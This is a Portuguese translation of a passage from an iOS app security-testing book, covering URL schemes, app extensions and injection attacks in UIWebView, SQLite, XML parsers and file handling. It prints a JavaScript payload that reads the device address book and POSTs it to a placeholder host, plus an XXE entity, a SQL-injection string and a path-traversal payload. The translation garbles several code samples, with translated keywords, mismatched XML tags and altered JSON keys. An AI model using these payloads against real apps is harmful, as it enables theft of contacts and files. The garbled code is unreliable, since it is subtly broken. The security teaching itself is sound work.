Em uma análise de aplicativo compilado, você pode encontrar os esquemas de URL registrados pelo aplicativo no arquivo `Info.plist` sob a chave `CFBundleURLTypes`. No entanto, para identificar os caminhos completos de URL suportados por um aplicativo compilado, você provavelmente precisará fazer engenharia reversa; o método delegado `UIApplication openURL` deve ser seu primeiro ponto de chamada. Você pode obter algumas informações sobre a estrutura do URL que o manipulador de URL espera simplesmente extrair as cadeias de caracteres de um binário, embora seja improvável que isso identifique URLs que são preenchidos dinamicamente.

Por exemplo, o arquivo `Info.plist` do aplicativo do Facebook contém o seguinte:

```
CFBundleURLTypes = {
    {
        CFBundleTypeRole = Editor;
        CFBundleURLName = "com.facebook";
        CFBundleURLSchemes =
            (
                fbauth2,
                fbauth,
                fb,
                fblogin,
                fbapi,
                fbapi20130214,
                fbapi20130410,
                fbapi20130702,
                fbapi20131010,
                fbapi20131219,
                fbapi20140116,
                fbapi20140410
            );
    }
};
```

Se você executar `strings` no binário do aplicativo do Facebook e usar o grep para o esquema de URL, encontrará alguns dos seguintes URLs:

```
$ strings Facebook.decrypted | grep "fb://" fb://profile
fb://profile?id=%@ ...
fb://profile?%@=%@ ...
fb://profile?id=%@&%@=%@ ...
fb://profile?id=%@&%@=%@&%@=%@ ...
fb://timelineappsection?id=%@ ...
fb://album?id=%@ fb://group?id=%@ ...
fb://photo?%@ ...
fb://group?id=%@&object_id=%@&view=permalink ...
fb://groupPhotos?id=%@ ...
fb://%@?%@ fb://story?%@ ...
fb://page_about?id=%@ ...
fb://page_reviews?id=%@ ...
fb://page_friend_likes_and_visits?id=%@&should_show_visits_first=%d fb://page_post_insights?page_id=%@&story_id=%@ ...
fb://page?id=%@ ...
fb://page?id=%@&source=notification&notif_type=%@ ...
fb://page?id=%@&source=%@&source_id=%@ ...
fb://page?id=%@&showreactionoverlay=%d
```

## MANIPULAÇÃO DE URL INSEGURA NO SKYPE

Em 2010, Nitesh Dhanjani (<http://www.dhanjani.com/blog/2010/11/insecure-handling-of-url-schemes-in-apples-ios.html>) documentou uma vulnerabilidade no aplicativo Skype para iOS. O aplicativo Skype registrou o manipulador de protocolo `skype://`, que, quando invocado, poderia ser usado para acionar uma chamada sem solicitar a permissão do usuário. Esse comportamento estava sendo usado de forma abusiva por sites mal-intencionados para obter ganhos monetários, forçando o aplicativo Skype a fazer chamadas para números de tarifa premium que pertenciam a

o atacante.


## Extensões de aplicativos

As extensões de aplicativos são um novo recurso introduzido no iOS 8 para permitir que os desenvolvedores estendam a funcionalidade e o conteúdo personalizados além de seus aplicativos para outros aplicativos no dispositivo usando um canal IPC. Vários tipos de extensão são predefinidos pela Apple, incluindo os seguintes:

- **Today - Widgets** que estendem a exibição Today da central de notificações
- **Share - compartilhe** conteúdo com outros aplicativos ou sites
- **Ação: manipular** ou acessar conteúdo em um aplicativo host
- **Photo Edit - Aplique** edição personalizada a uma foto no aplicativo Photos
- **Provedor de documentos - compartilhe** documentos com outros aplicativos
- **Teclado personalizado - Substitua** o teclado padrão do iOS por um teclado personalizado

Um conceito importante a ser entendido sobre as extensões é que elas não são aplicativos, embora a extensão precise de um aplicativo host para existir e ser executada. As extensões existem para permitir que os aplicativos host chamem partes da funcionalidade fornecida pelo aplicativo que as contém (o provedor de extensão). Embora o termo *aplicativo host* possa ser um pouco confuso, vale a pena observar que ele se refere ao aplicativo que hospeda o código que chama o provedor de extensão por meio da extensão. Para isso, o aplicativo host tem um canal de comunicação bidirecional com a extensão, que, por sua vez, tem interação limitada com o aplicativo que o contém (em oposição a um canal de comunicação direta). O aplicativo de conteúdo e o aplicativo host não se comunicam entre si em nenhum nível. No entanto, é possível que a extensão e o aplicativo que o contém compartilhem recursos. Por exemplo, eles podem ter um contêiner de documento compartilhado, que normalmente seria implementado usando o recurso App Groups.

A [Figura 3.24](#) ilustra a arquitetura do canal de comunicação entre um aplicativo host, uma extensão de aplicativo e um aplicativo que o contém. Nesse caso, a comunicação limitada entre a extensão e o aplicativo que o contém é possível usando um manipulador de URL.



[Figura 3.24](#) Uma extensão de aplicativo pode se comunicar e compartilhar recursos indiretamente com o aplicativo que o contém.

As extensões foram projetadas dessa forma para proporcionar um grau de separação entre o aplicativo host e o aplicativo que o contém; assim, a extensão é executada em um contexto de execução completamente separado do aplicativo que a contém. De fato, as extensões são executadas em um contexto de execução exclusivo, o que significa que várias cópias de uma extensão podem ser iniciadas a partir de aplicativos host separados.

A superfície de ataque de uma extensão de aplicativo depende muito da funcionalidade que é exposta ao aplicativo host (aquele que chama a extensão). Um aplicativo host mal-intencionado poderia, por exemplo, agrupar uma extensão que explora um ponto fraco no ponto de extensão. Por exemplo, considere um aplicativo fictício e suponha que o desenvolvedor queira compartilhar alguns dados de um banco de dados armazenado em um recurso compartilhado para que ele possa ser acessado tanto pelo aplicativo que o contém quanto pela extensão. A extensão pode expor alguma funcionalidade existente no aplicativo host em que a entrada contaminada do aplicativo contêiner entra na extensão e, por fim, é preenchida em uma consulta SQL dinâmica. As consequências aqui são

óbvias: uma vulnerabilidade de injeção de SQL no aplicativo host

expõe o banco de dados a ataques de leitura e gravação de uma forma que a extensão não pretendia. Outra boa ilustração disso é uma extensão de teclado mal-intencionada usada em todos os aplicativos do dispositivo e que poderia ser usada para criar um keylogger simples.

Para ilustrar como as extensões funcionam, oferecemos este exemplo simples usando a extensão 1Password (<https://agilebits.com/onepassword>). O 1Password é um aplicativo gerenciador de senhas que pode ser usado para gerar e armazenar credenciais para sites ou outros recursos. O 1Password oferece uma extensão (<https://github.com/AgileBits/onepassword-app-extension>) que outros aplicativos host podem usar para consultar as credenciais armazenadas no 1Password. Por exemplo, o Twitterific (<http://twitterrific.com/ios>) atua como um aplicativo host e inclui código para interagir com a extensão do 1Password para recuperar as credenciais do Twitter armazenadas no 1Password. Para consultar a extensão 1Password, você pode usar um código semelhante ao seguinte:

```
[ [OnePasswordExtension sharedExtension] findLoginForURLString:@"twitter.com"
forViewController:self sender:sender completion:^(NSDictionary *loginDict,
NSError *error)
```

No código anterior, o aplicativo host solicita credenciais para o domínio twitter.com; no entanto, um aplicativo mal-intencionado poderia solicitar credenciais para qualquer domínio. No caso do 1Password, observe que o usuário precisa aprovar manualmente o uso da credencial, o que constitui um fator atenuante para esse problema, mas não é inconcebível pensar que um usuário poderia aprovar essa solicitação sem saber.

Os diferentes vetores de ataque de um aplicativo dependem muito da funcionalidade exposta pela extensão, mas todas as extensões expostas por um aplicativo são certamente áreas que devem ser submetidas a um exame minucioso durante qualquer avaliação de segurança de aplicativo iOS, especialmente porque as extensões no iOS são uma nova tecnologia e são relativamente inexploradas pelos pesquisadores de segurança até o momento. Muitos desenvolvedores também podem ser relativamente ignorantes sobre os riscos de segurança que podem ser introduzidos usando interfaces de extensão.

## Ataque usando injeção

Os aplicativos iOS podem manipular a entrada de uma ampla gama de pontos de entrada diferentes, incluindo, entre outros:

- Aplicativos da Web
- Esquemas de URL
- Tipos de arquivos (por exemplo, documentos, imagens, cartões de visita)
- AirDrop
- iBeacons
- Bluetooth
- Wi-Fi
- Pasteboards
- Extensões de aplicativos

Portanto, não é de surpreender que muitos aplicativos móveis sejam afetados por muitos ataques clássicos do tipo injeção, muitos dos quais você provavelmente conhece por ter experiência em segurança de aplicativos da Web. Em resumo, as vulnerabilidades de injeção podem surgir em qualquer área em que um aplicativo aceite entrada de usuário, ou seja, em pontos de entrada não confiáveis. Portanto, é essencial examinar minuciosamente os pontos de entrada do aplicativo como parte de qualquer avaliação de segurança de aplicativos iOS. Esta seção descreve alguns dos ataques comuns do tipo injeção que podem ocorrer em aplicativos iOS.

## Injetando em UIWebView

O `UIWebView` é o mecanismo de renderização do iOS para exibir conteúdo da Web, mas também muitos outros tipos de documentos; ele é compatível com vários formatos de arquivo diferentes, incluindo:

- HTML
- PDF

■ RTF

■ Documentos do Office (doc, xls, ppt)

■ Documentos do iWork (Pages, Numbers e Keynote)

O `UIWebView` foi desenvolvido com base no WebKit (<https://www.webkit.org/>) e usa as mesmas estruturas principais do Safari e do MobileSafari. Consequentemente, uma visualização da Web também é um navegador da Web e pode ser usada para buscar e exibir conteúdo remoto. Como seria de se esperar de um navegador da Web, as visualizações da Web também suportam JavaScript, permitindo que os aplicativos executem scripts dinâmicos no lado do cliente.

Não há como desativar o JavaScript na API `UIWebView`, portanto, todas as exibições da Web do iOS suportam JavaScript por padrão. Portanto, não é de surpreender que, assim como os aplicativos da Web tradicionais, os aplicativos iOS possam ser afetados por ataques de script entre sites (XSS) e de injeção de script. Se você não estiver familiarizado com o cross-site scripting, consulte a página wiki relevante da OWASP para obter uma explicação mais detalhada dos ataques de cross-site scripting ([https://www.owasp.org/index.php/Cross-site Scripting \(XSS\)](https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))).

O scripting entre sites pode ocorrer em um aplicativo iOS em qualquer cenário em que a entrada fornecida pelo usuário seja preenchida às cegas em um `UIWebView` sem sanitização suficiente. Normalmente, dois fatores fazem com que uma vulnerabilidade de script entre sites deixe de ser moderadamente grave para se tornar uma vulnerabilidade crítica:

■ A origem na qual a visualização da Web é carregada

■ Qualquer funcionalidade nativa exposta ao JavaScript em virtude de uma ponte JavaScript para Objective-C

O último desses fatores será tratado em detalhes no Capítulo 18, mas, por enquanto, é importante entender que sempre que um aplicativo expõe a funcionalidade nativa ao JavaScript, existe a possibilidade de exploração de scripts entre sites.

A mesma política de origem é um conceito importante na segurança da Web, pois restringe a forma como os documentos e scripts carregados de uma origem podem interagir com um recurso de outra origem; o recurso a seguir fornece uma boa descrição geral da mesma política de origem: [https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin\\_policy](https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy). No centro desse conceito está a definição da origem, que é regida pelo protocolo, host e porta dos quais um recurso é carregado. Isso é relevante para os aplicativos iOS porque qualquer recurso carregado do sistema de arquivos local terá permissão para acessar outros recursos no sistema de arquivos via JavaScript, inclusive arquivos locais da área restrita do aplicativo e também outros arquivos, como o banco de dados do catálogo de endereços. Para ilustrar isso, considere o exemplo simples a seguir:

```
[_mainwebView loadRequest:[NSURLRequest requestWithURL:[NSURL
fileURLWithPath:[[NSBundle mainBundle] pathForResource:@"main"
ofType:@"html"]isDirectory:NO]]];
```

Esse código carrega o arquivo `main.html`, que está armazenado no diretório do pacote do aplicativo, em uma visualização da Web. Embora isso possa parecer relativamente inócuo, o arquivo HTML é, na verdade, carregado com a origem como o sistema de arquivos local, o que significa que qualquer JavaScript nesse arquivo HTML terá acesso aos mesmos arquivos que o próprio aplicativo. Normalmente, há duas maneiras pelas quais a injeção de script pode ocorrer ao carregar arquivos locais:

- Quando o conteúdo lido de outra fonte, como um aplicativo da Web, é executado posteriormente por um JavaScript `eval()` chamada
- Quando o conteúdo é lido por meio de alguma lógica Objective-C e, em seguida, é executado no modelo de objeto de documento (DOM) do aplicativo usando o método delegado `UIWebView stringByEvaluatingJavaScriptFromString`.

Supondo que uma vulnerabilidade de script entre sites ocorra por um desses vetores, pode ser possível explorar a visualização da Web para roubar conteúdo do dispositivo. A seguir, descrevemos um exemplo de carga útil de exploração para realizar esse ataque e baixar o banco de dados do catálogo de endereços do dispositivo.

A carga útil do exploit JavaScript a seguir lê o conteúdo do arquivo `.sqlitedb` do `AddressBook`, base64, codifica-o (código omitido para fins de brevidade) e, em seguida, envia-o como uma solicitação POST para o script `http://x.x.x.x/readaddressbook.py`:

```
função reqListener () {
```

```
var http = new XMLHttpRequest();  
var url = "http://x.x.x.x/readaddressbook.py";
```

```

b = base64ArrayBuffer(this.response)
var params = "ab64=" + b;
http.open("POST", url, true);
http.setRequestHeader("Content-type", "plain/text");
http.setRequestHeader("Content-length", params.length);
http.setRequestHeader("Connection", "close");

http.onreadystatechange = function() { if(http.readyState
== 4 && http.status == 200) {
    alert('Addressbook sent');
}
}

http.send(params);

}

var file = "file:///var/mobile/Library/AddressBook/AddressBook.sqlitedb"; var
oReq = new XMLHttpRequest();
oReq.responseType = 'arraybuffer';
oReq.onload = reqListener;
oReq.open("get", file, true);
oReq.setRequestHeader("Connection", "close"); oReq.send();

```

A carga útil do exploit é relativamente agnóstica e pode ser usada para roubar conteúdo do dispositivo, desde que o aplicativo tenha permissão adequada para acessá-lo.

## scripts entre sites do aplicativo iOS SKYPE

O aplicativo Skype para iOS foi afetado por uma vulnerabilidade de script entre sites ao exibir o nome completo de um usuário para uma chamada recebida.

O aplicativo Skype usou um arquivo HTML local como modelo para um `UIWebView` sem higienizar o nome completo do usuário. Nesse caso, o invasor podia acessar o sistema de arquivos local porque o arquivo estava sendo carregado no contexto local; uma exploração de prova de conceito para a vulnerabilidade foi desenvolvida para recuperar e carregar o catálogo de endereços do dispositivo. Para obter mais informações, consulte a seguinte postagem: <https://www.superevr.com/blog/2011/skype-xss-explained>.

## Injetando em armazenamentos de dados do lado do cliente

Os aplicativos móveis geralmente precisam armazenar dados no dispositivo e, embora existam muitas maneiras de armazenar dados em um dispositivo iOS, uma das formas mais simples e comuns de fazer isso é usar um armazenamento de dados SQLite. Da mesma forma que quando o SQL é usado em aplicativos da Web, se as instruções SQL não forem formadas com segurança, os aplicativos poderão ficar vulneráveis à injeção de SQL. O recurso a seguir fornece uma introdução geral à injeção de SQL: [https://www.owasp.org/index.php/SQL\\_Injection](https://www.owasp.org/index.php/SQL_Injection).

Para executar o acesso a dados em bancos de dados SQLite do lado do cliente, o iOS fornece a biblioteca de dados SQLite integrada. Se estiver usando o SQLite, o aplicativo será vinculado à biblioteca `libsqlite3.dylib`.

De modo semelhante aos aplicativos da Web tradicionais, a injeção de SQL em aplicativos iOS ocorre quando a entrada do usuário não higienizada é usada para construir uma instrução SQL dinâmica. Para compilar uma instrução SQL, a instrução deve primeiro ser definida como uma matriz de caracteres constante e passada para um dos métodos de preparação do SQLite.

Para ilustrar como a injeção de SQL em um armazenamento de dados no lado do cliente pode representar um problema de segurança, considere o exemplo de um aplicativo de rede social que lê as mensagens de status de vários usuários e as armazena para visualização off-line em um banco de dados SQLite. O aplicativo lê vários feeds de usuário e renderiza um link para o perfil do usuário e seu nome de exibição no aplicativo. O código a seguir, para essa finalidade, é uma instrução SQLite criada dinamicamente que é executada sempre que o feed de mensagens do usuário é lido:

```

sqlite3 *database;
sqlite3_stmt *statement;
if(sqlite3_open([databasePath UTF8String], &database) == SQLITE_OK)
{
    NSString *sql = [NSString stringWithFormat:@"INSERT INTO messages \
VALUES ('1', '%@','%@','%@')", msg, user, displayname];
    sqlite3_prepare_v2(database, sql, -1, &statement, NULL);
    sqlite3_step(statement);
}

```

```
const char *insert_stmt = [sql UTF8String];
sqlite3_prepare_v2(database, insert_stmt, -1, &statement, NULL); if
(sqlite3_step(statement) == SQLITE_DONE)
```

No trecho de código anterior, o desenvolvedor primeiro abre o banco de dados SQLite cujo nome corresponde à string na variável `databasePath`. Se o banco de dados for aberto com êxito, um objeto `NSString` será inicializado para criar uma instrução SQL dinâmica usando as variáveis `msg`, `user` e `displayname` não higienizadas e controladas pelo invasor. A consulta SQL é então convertida em uma matriz de caracteres constante e compilada como uma instrução SQL usando o método `sqlite3_prepare_v2`. Por fim, a instrução SQL é executada usando o método `sqlite3_step`.

Como os parâmetros usados para construir a declaração são originários do usuário e a declaração é construída por concatenação, a declaração resultante pode ser controlada pelo usuário. Por exemplo, considere um usuário mal-intencionado configurando uma mensagem de status de sua página de rede social da seguinte forma:

```
Dê uma olhada no meu site legal http://mdsecattacker.net', 'Goodguy', 'Good guy');/*
```

Quando a vítima navega até a página do invasor, isso resulta na execução efetiva da seguinte consulta SQL:

```
INSERT INTO messages VALUES('1', 'Check out my cool site
http://mobileapphacker.com', 'Goodguy', 'Good guy');
/*','originaluser','Original User');
```

Nesse exemplo, o invasor consegue controlar os campos subsequentes da consulta e fazer com que a mensagem pareça ter sido originada de outro usuário que pode ser mais respeitável ou confiável para a vítima, fazendo com que o usuário fique mais inclinado a clicar no link para o site controlado pelo invasor. Embora esse exemplo possa parecer um tanto forçado, na verdade é um problema comum para aplicativos que usam o SQLite como um armazenamento de dados no lado do cliente. As consequências dessas injeções geralmente dependem do aplicativo, pois o SQLite não oferece a mesma funcionalidade avançada encontrada em bancos de dados do lado do servidor, como Oracle ou MySQL, em que as vulnerabilidades de injeção de SQL podem resultar na execução de comandos, por exemplo.

## Injetando em XML

O XML é amplamente usado em aplicativos da Web e móveis para representar estruturas de dados, e também é comum ver o XML sendo analisado a partir de respostas de aplicativos da Web e de downloads feitos por aplicativos. Se um invasor puder controlar o conteúdo XML que está sendo analisado, isso poderá dar origem a ataques bem conhecidos associados a processadores XML. O SDK do iOS oferece duas opções para analisar XML: o `NSXMLParser` e o `libxml2`. No entanto, várias implementações populares de analisadores XML de terceiros também são amplamente usadas em aplicativos iOS.

Um ataque comum frequentemente associado a analisadores XML é conhecido como ataque "billion laughs" ([http://en.wikipedia.org/wiki/Billion\\_laugh](http://en.wikipedia.org/wiki/Billion_laugh)), no qual o analisador é fornecido com várias entidades aninhadas que, quando expandidas, podem causar uma condição de negação de serviço. Os analisadores padrão incluídos no SDK do iOS não são vulneráveis a esse ataque; quando uma entidade aninhada é detectada, o `NSXMLParser` gera uma exceção `NSXMLParserEntityRefLoopError`, enquanto o analisador LibXML2 gera um erro informando "Detected an entity reference loop".

Outro cenário de ataque comum com analisadores XML é a análise de entidades XML externas. Se você não estiver familiarizado com ataques de injeção de entidade externa, deve se familiarizar com o tópico; a OWASP fornece uma descrição útil ([https://www.owasp.org/index.php/XML\\_External\\_Entity\\_\(XXE\)\\_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)). A análise de entidades XML externas não está ativada por padrão na classe `NSXMLParser`, mas estava ativada por padrão no analisador LibXML2 até a versão 2.9. Para ativar a análise de entidades externas no `NSXMLParser`, o desenvolvedor deve definir explicitamente a opção `setShouldResolveExternalEntities`, que faz com que o método delegado `foundExternalEntityDeclarationWithName` seja invocado sempre que uma entidade for encontrada em um documento XML que está sendo analisado.

Para ilustrar esse tipo de ataque, considere um aplicativo que permite que os usuários o apareçam, ajustando dinamicamente a interface do usuário do aplicativo com base em uma configuração de aparência. Os arquivos de configuração de skin são documentos XML, que podem ser compartilhados entre os usuários no site de rede social do aplicativo. Um exemplo de implementação para analisar o XML pode ter a seguinte aparência:

```
- (void)parseXMLStr:(NSString *)xmlStr {
```

```

BOOL sucesso;
NSData *xmlData = [xmlStr dataUsingEncoding:NSUTF8StringEncoding]; NSXMLParser
*addressParser = [[NSXMLParser alloc] initWithData:xmlData]; [addressParser
setDelegate:self];
[addressParser setShouldResolveExternalEntities:YES];
success = [addressParser parse];
}

- (void)parser:(NSXMLParser *)parser didStartElement: \ (NSString*)elementName
namespaceURI: (NSString *)namespaceURI \ qualifiedName: (NSString*)qName
attributes:(NSDictionary *)attributeDict {}

- (void)parser:(NSXMLParser *)parser foundCharacters:(NSString *)string {}
- (void)parser:foundExternalEntityDeclarationWithName:publicID:systemID {}

- (void)parser:(NSXMLParser *)parser parseErrorOccurred:(NSError *)parseError{
    NSLog(@"Error %i, Description: %@", [parseError code],
          [[parser parserError] localizedDescription]);
}

```

Neste exemplo, o aplicativo definiu a constante `setShouldResolveExternal Entities` como `yes`, o que significa que o aplicativo analisará e resolverá entidades externas encontradas em um documento, deixando o aplicativo vulnerável a ataques de injeção de entidades externas. A exploração das vulnerabilidades tradicionais de injeção de entidade externa pode resultar em acesso a arquivos arbitrários; no entanto, nesse caso, a exploração geralmente não é trivial porque os arquivos que podem ser acessados são limitados pelas restrições de sandbox do aplicativo. No entanto, é possível forçar o analisador a se conectar a pontos de extremidade arbitrários usando um manipulador de URL, que poderia ser aproveitado para outros tipos de ataque, como a exploração de aplicativos da Web executados na rede local do usuário. Um arquivo de configuração de skin malicioso pode ter a seguinte aparência:

```

<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE foo [
  !ELEMENT foo ANY
  !ENTITY xxe SYSTEM "http://192.168.1.1/disablefirewall" >
]>

<pele>
<cor>&xxe;</cor>
</skin>

```

Esse exemplo simples iniciaria uma solicitação do aplicativo para o servidor da Web em execução em `http://192.168.1.1`.

## Injetando em rotinas de manipulação de arquivos

Embora menos comum, às vezes você pode descobrir que tem uma vulnerabilidade de injeção em uma rotina de manipulação de arquivos em um aplicativo iOS, em que é possível controlar todo ou parte do nome do arquivo que está sendo processado. Esse tipo de cenário pode, muitas vezes, levar a condições vulneráveis se a sanitização e a canonização adequadas não forem realizadas ao construir nomes de arquivos. Desconsiderando as rotinas padrão de manipulação de arquivos em C, duas classes principais são usadas para manipulação de arquivos no SDK do iOS: `NSFileManager` e `NSFileHandle`.

A classe `NSFileManager` oferece uma interação robusta com o sistema de arquivos com vários métodos de instância para executar operações de arquivo, enquanto a classe `NSFileHandle` oferece um meio mais avançado de interagir com um descritor de arquivo. A classe `NSFileHandle` oferece interfaces mais próximas das operações tradicionais de arquivos em C e fornece um meio de acessar diretamente os offsets dentro dos arquivos, deixando a responsabilidade de fechar o handle para o desenvolvedor. Ambas as classes podem ser afetadas por problemas de passagem de diretório quando um invasor pode controlar parte do nome do arquivo.

Para ilustrar os problemas que podem ocorrer ao lidar com as interações do sistema de arquivos, considere um aplicativo fictício de rede social que recupera uma lista de seus amigos e os salva em perfis no dispositivo para que possam ser visualizados off-line. Nesse cenário, o aplicativo da Web no lado do servidor permite que os usuários carreguem suas imagens de perfil, que são armazenadas posteriormente pelo aplicativo móvel em um diretório de imagens com o nome do amigo; por exemplo, `Documents/images/joebloggs.png`. Além de exibir as imagens, o aplicativo também renderiza os perfis dos usuários criando um arquivo HTML local para o usuário, que é armazenado no diretório `Documents/profile` com o nome do amigo e aberto em um `UIWebView` sempre que o usuário visualiza o perfil desse amigo no aplicativo.

Como o aplicativo Web não realiza nenhuma sanitização nos nomes de arquivos carregados, os usuários mal-intencionados podem carregar uma foto de perfil que não é uma imagem e pode conter conteúdo arbitrário. Eles também podem alterar

seu nome no site para qualquer string que escolherem. Quando o aplicativo móvel faz o download da imagem de perfil do usuário, ele usa um código semelhante ao seguinte para armazená-la:

```
NSString *filePath = [NSString stringWithFormat:@"%@/images/%@.png",
documentsDirectory, friendName];

[imageFile writeToFile:filePath atomically:YES
encoding:NSUTF8StringEncoding error:&error];
```

Neste exemplo, `imageFile` é um valor `NSString` que foi lido da imagem, e `filePath` é criado com base em `NSDocumentDirectory` concatenado com o diretório de imagens e o nome do amigo. Um usuário mal-intencionado pode alterar seu nome de perfil para sair do diretório de imagens e entrar no diretório de perfil para substituir o perfil de qualquer amigo que o usuário tenha. O invasor também controla o conteúdo do arquivo à medida que ele é preenchido a partir do seu perfil de usuário. A resposta do serviço da Web no lado do servidor pode ter a seguinte aparência:

```
{
    "Amigo": {
        "Name" (Nome): ".../profile/janeblogs.html",
        "ContactNumber": "<html>",
        "Sobre": "<body><script>alert(1)</script>", "Likes": "</body>",
        "Desgostos": "<html>",
    }
}
```

A carga útil do ataque força o método `writeToFile` a percorrer o diretório pai até a pasta de perfil, onde ele substitui o perfil de "Jane Blogs" por algum HTML malicioso. Se você se lembra da discussão sobre ataques de script entre sites feita anteriormente neste capítulo, um `UIWebView` aberto com a origem do sistema de arquivos local tem a capacidade de acessar arquivos no sistema de arquivos, de modo que os invasores poderiam aproveitar esse problema para roubar arquivos do dispositivo.

## Resumo

Neste capítulo, você aprendeu que a superfície de ataque de um aplicativo iOS é bastante significativa e que existem várias maneiras diferentes de atacar um aplicativo, tanto do ponto de vista da caixa branca (informada, com código-fonte) quanto da caixa preta (sem código-fonte). O capítulo explicou tópicos importantes, como segurança de transporte e armazenamento de dados, incluindo maneiras de não apenas identificar esses problemas, mas também explorá-los.

Um tópico importante sobre o qual este capítulo se concentra é como um invasor pode usar patches estáticos e instrumentação para manipular o comportamento de um aplicativo a fim de contornar os controles de segurança. Espera-se que as defesas binárias se tornem muito mais comuns nos aplicativos móveis no futuro e, se você realizar testes de penetração de aplicativos iOS, provavelmente precisará de habilidades para avaliar e tentar derrotar essas medidas.

# CAPÍTULO 4

## Identificando as inseguranças da implementação do iOS

Com o conhecimento adquirido no Capítulo 3, você está bem equipado para entender os mecanismos de teste dos aplicativos iOS. Entretanto, além dos vários cenários de ataque, você deve considerar vários outros aspectos ao desenvolver ou avaliar um aplicativo iOS. De fato, muitos pontos fracos podem surgir como consequência do uso de determinadas APIs no SDK do iOS. Este capítulo documenta os caminhos pelos quais, devido à falta de conscientização, os desenvolvedores podem inadvertidamente expor seus aplicativos a riscos por meio desses efeitos colaterais da API. Quando aplicável, o capítulo também detalha ações corretivas e maneiras de proteger as implementações.

### Divulgação de informações de identificação pessoal

Embora o problema não seja específico do iOS, o tratamento de dados pessoais é uma preocupação séria para os aplicativos móveis e deve ser considerado durante a fase de design de um aplicativo e rigorosamente investigado como parte de qualquer avaliação. Todos os dados que possam ser usados para identificar exclusivamente os usuários, seus hábitos, locais, ações ou o dispositivo devem ser tratados com cuidado especial. Essas informações podem não ser estritamente consideradas informações de identificação pessoal (PII), mas podem ser usadas para rastrear o usuário, o que também pode ser considerado uma violação de privacidade.

Normalmente, ao analisar como um aplicativo móvel lida com dados pessoais, você deve considerar os seguintes vetores de ataque:

- Como os dados pessoais ou relacionados à privacidade são registrados ou armazenados, não apenas no cliente, mas também no servidor?
- Como os dados pessoais ou relacionados à privacidade são protegidos quando comunicados em uma rede?
- Os dados pessoais ou relacionados à privacidade usados pelo aplicativo são relevantes e adequados ao seu caso de uso?
- Algum dado pessoal está exposto a outros aplicativos no dispositivo por meio do uso de mecanismos de comunicação entre processos (IPC) ou contêineres compartilhados?

Esta seção detalha alguns dos tipos de dados pessoais ou relacionados à privacidade que você pode encontrar ao analisar um aplicativo iOS.

### Manuseio de identificadores de dispositivos

Todo dispositivo iOS tem um valor hexadecimal de 40 caracteres, conhecido como identificador exclusivo do dispositivo (UDID), que identifica exclusivamente o dispositivo. Você pode encontrar o UDID do seu dispositivo clicando na opção Número de série na guia Resumo do dispositivo no iTunes.

Antes do iOS 6, os aplicativos de terceiros podiam acessar o UDID usando as APIs públicas do iOS. Isso fazia com que ele fosse usado não apenas para rastrear usuários para fins de marketing e publicidade, mas também, em alguns casos, por motivos nefastos. A Apple reagiu a esse abuso revogando o acesso ao UDID para aplicativos de terceiros.

No entanto, às vezes podem existir motivos legítimos para que um aplicativo identifique um usuário ou dispositivo, e alguns usuários podem ficar satisfeitos em receber anúncios. Atualmente, há dois métodos de identificação de um dispositivo, e você deve considerar como eles são usados ou protegidos ao avaliar um aplicativo:

- **Estrutura AdSupport - Introduzida no iOS 6** especificamente para aplicativos que usam anúncios, essa estrutura expõe a propriedade `advertisingIdentifier` ([consulte https://developer.apple.com/LIBRARY/ios/documentation/AdSupport/Reference/ASIdentifierManager\\_Ref](https://developer.apple.com/LIBRARY/ios/documentation/AdSupport/Reference/ASIdentifierManager_Ref)). Essa propriedade retorna um identificador exclusivo que é estático em todos os aplicativos, mas pode ser redefinido manualmente pelo usuário por meio da configuração Configurações > Privacidade > Publicidade > Redefinir identificador de publicidade. O identificador também será redefinido automaticamente se você reiniciar ou apagar seu dispositivo. O uso desse identificador também está sujeito a determinados restrições que dependem do valor da configuração Limitar rastreamento de anúncios que se encontra na categoria Configurações de publicidade do dispositivo. Se o sinalizador estiver ativado, os aplicativos deverão usar o

identificador somente para limitação de frequência, eventos de conversão, estimativa do número de usuários únicos, segurança e detecção de fraude e depuração. No entanto, é difícil aplicar isso porque, se os dados forem agregados e processados no lado do servidor, a Apple não tem como verificar concretamente como estão sendo usados e, portanto, o uso indevido desses dados pode ser um problema.

propriedade pode gerar preocupações com a privacidade.

- **Classe UIDevice** - Um método alternativo de identificação do dispositivo é a propriedade `identifierForVendor` ([consulte](#))

